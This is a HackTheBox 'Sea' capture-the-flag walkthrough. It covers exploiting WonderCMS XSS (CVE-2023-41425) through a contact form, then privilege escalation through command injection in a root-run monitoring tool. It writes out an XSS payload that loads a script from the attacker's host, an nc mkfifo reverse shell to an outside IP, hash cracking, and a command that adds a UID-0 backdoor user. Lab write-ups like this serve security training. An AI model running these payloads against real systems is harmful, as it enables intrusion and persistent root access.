
Overview
Sea is an easy HackTheBox Linux machine running WonderCMS, a lightweight CMS vulnerable to CVE-2023-41425, a cross-site scripting bug in its login page reachable through a contact form. Deep directory fuzzing is needed just to identify the CMS in the first place, and the public exploit itself needs to be reverse engineered and reproduced manually once its automated payload fails to deliver a shell. A password hash recovered from the CMS’s own database file cracks after correcting for an escaping artifact from copying it out of source code, and root exploits a command injection vulnerability in a custom, root-run system monitoring tool.
Attack Chain
- Scan the target and find only
SSHandHTTP - Find a basic company site with a
/contact.phpform - Run extensive directory and virtual host fuzzing to get past a small, mostly
Forbiddensurface - Discover
/themes/bikeand confirm the site runsWonderCMS - Identify
CVE-2023-41425, a storedXSSvulnerability inWonderCMS’s login page - Trigger the public exploit’s
XSSpayload through the contact form, but find it fails to deliver a working shell - Reverse engineer the exploit’s source to understand it manually creates a webshell and a JavaScript loader
- Build a custom
.ziparchive containing a PHP webshell and reproduce the exploit manually - Deliver a crafted
XSSpayload through the contact form to have the target download and extract the archive - Access the resulting webshell and execute an
nc mkfiforeverse shell payload - Catch a shell as
www-data - Find
WonderCMS’sdatabase.jsfile containing a bcrypt password hash - Correct escaped backslashes introduced when copying the hash from source and crack it with
john - Use the cracked password to switch to the user
amayand read the user flag - Find a custom system monitoring service, run by root, bound to
localhoston port8080 - Pivot to it with a
ligolotunnel and authenticate withamay’s credentials - Find a file-reading “Analyze” feature vulnerable to command injection
- Use the injection to add a root-equivalent user directly
- Switch to the new user and read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.173.209; export NAME=SEA; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -sC -sV -oA scans/nmap_initial_$NAME -v

Web Enumeration
Extensive Fuzzing
Browsing to port 80 shows a basic web page for a company organising bike rides.

The page source reveals http://sea.htb/contact.php.

We navigate to /contact.php to test later, and continue enumerating.

Basic web fuzzing gives us little, mostly small Forbidden responses aside from /contact.php.
dirsearch -u http://$IP:$PORT -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_default.txt -r

We add sea.htb to /etc/hosts and try virtual host fuzzing.
ffuf -u http://sea.htb -c -ic -H "HOST: FUZZ.sea.htb" -w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt -t 100
This isn’t successful, so we return to more in-depth web fuzzing, a combined effort across four wordlists, recursively:
dirsearch -u http://$DOMAIN:$PORT -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_default.txt -r;
dirsearch -u http://$DOMAIN:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_directories.txt -r;
dirsearch -u http://$DOMAIN:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_files.txt -r;
dirsearch -u http://$DOMAIN:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_words.txt -r;
dirsearch -u http://$DOMAIN:$PORT -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_dir23med.txt -r
We start seeing new results, using raft-large-directories.txt:

Identifying WonderCMS
We look at the new endpoints. /themes/bike/summary doesn’t give us much.

/themes/bike/version reveals the version we’re dealing with.

/themes/bike/LICENSE is just a generic license.

We fuzz /themes/bike more specifically with quickhits.txt.
dirsearch -u http://sea.htb/themes/bike -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -t 100 -o ./scans/dirsearch_${NAME}_${PORT}_themes_quickhits.txt
We find README.md.

We confirm we’re dealing with WonderCMS.

We find a public exploit for WonderCMS 3.2.0:
https://github.com/prodigiousMind/CVE-2023-41425
https://www.exploit-db.com/exploits/52271
Foothold
Triggering the XSS Exploit
For the exploit to work, we need the login endpoint. WonderCMS’s repository indicates the default login is example.com/loginURL.
We navigate to sea.htb/loginURL.

We execute the exploit with the requested parameters. It runs and produces an XSS payload to send to a user server-side.

We go to /contact.php, fill in test details, and submit the malicious URL.

The target executes the payload, and we see a request for xss.js.

But we don’t get a shell. Visiting the path manually gives a PHP error, Failed to daemonise.

Reproducing the Exploit Manually
We look at the second exploit’s source code:
https://www.exploit-db.com/exploits/52271
This part creates a webshell:

And this part writes a .js file:

We reproduce this manually. We create a webshell directory, download WhiteWinterWolf’s php-webshell into it, and zip the whole folder, because the exploit downloads and installs a .zip archive preserving its folder structure under themes.
zip -r webshell.zip webshell

We create a webshell.js file matching the exploit’s format, and host a Python web server for webshell.zip.
webshell.js:

We craft our XSS payload accordingly, also hosting webshell.js on our Python server:
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.14:8000/webshell.js"></script><form+action="
We fill out /contact.php again, entering our new payload under Website.

After a wait, the target requests webshell.js.

A bit later, webshell.zip is requested too.

Following our zip archive’s folder structure, our webshell should be at http://sea.htb/themes/webshell/webshell.php.
Our exploit is successful.

Reverse Shell as www-data

We use penelope to listen on port 443, and the nc mkfifo payload from revshells.com:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 443 >/tmp/f
We execute the payload.

We have a shell as www-data.
User Access
Cracking the WonderCMS Password Hash
In /var/www/sea/data, we find database.js containing a password hash.

We look through index.php for clues on how the hash is generated.
cat -n index.php
On line 437, the createDB function shows the password is saved with PHP’s password_hash function.


Per the PHP manual, PASSWORD_DEFAULT is bcrypt, using the $2y$ identifier:
https://www.php.net/manual/en/function.password-hash.php
Looking at example hashes, bcrypt is usually shown with $2a$, not PHP’s $2y$.

Since we copied our hash from source code, the backslashes are almost certainly escape characters.
Password hash (raw):
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q
Password hash (without \ escape characters):
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q
We save the corrected hash and crack it with john.
john --wordlist=/usr/share/wordlists/rockyou.txt web_php.hash
We have a password.

mychemicalromance
We try it against user amay, and it works.


We read the user flag.
Privilege Escalation
Finding the Monitoring Service
linpeas suggests Polkit CVE-2021-3560, but it doesn’t work.

We notice an interface running locally on port 8080.

We check what’s associated with that port.
grep -R 8080 /etc 2>/dev/null
The service is /etc/systemd/system/monitoring.service, appearing to run as root.

We look at the service more closely.
cat /etc/systemd/system/monitoring.service
It’s a system monitoring service run by root.

Command Injection in the Monitoring Tool
We create a ligolo tunnel to forward the port to our attacking machine. We’re prompted for a login and use amay’s credentials.

We see the interface for the System Monitor software.

We look at the “Analyze” function in BurpSuite and see it reads a file on the system.

We try reading /etc/shadow.

We get some feedback, but not everything.

We try command injection, starting with ;id, then ;id;. What works is ;id;#.

The response shows our id output, and for some reason the full /etc/shadow content also appears.

Root via a New User
We try several reverse shells, but they keep terminating. Instead, we add a root-equivalent user directly:
useradd -o -u 0 toor ; echo toor:toor|chpasswd
The command in BurpSuite:

Checking /etc/passwd from amay confirms toor was added.

We switch to toor.

We read the root flag.

Key Takeaways
Sea shows that a small, cleanly-fuzzed attack surface can still hide a lot, it took four wordlists and deep recursion just to identify the running CMS in the first place. The stored XSS vulnerability in WonderCMS’s login page is a reminder that reflected input into an authentication page doesn’t stop being dangerous just because it needs a victim to trigger it, and reproducing the public exploit’s logic manually was necessary once the packaged automation didn’t behave as expected in this environment. Root came down to a homegrown monitoring tool with a file-reading feature that turned out to accept shell metacharacters, a reminder that custom-built internal tooling deserves the same scrutiny as any other exposed service, especially once it runs with root privileges.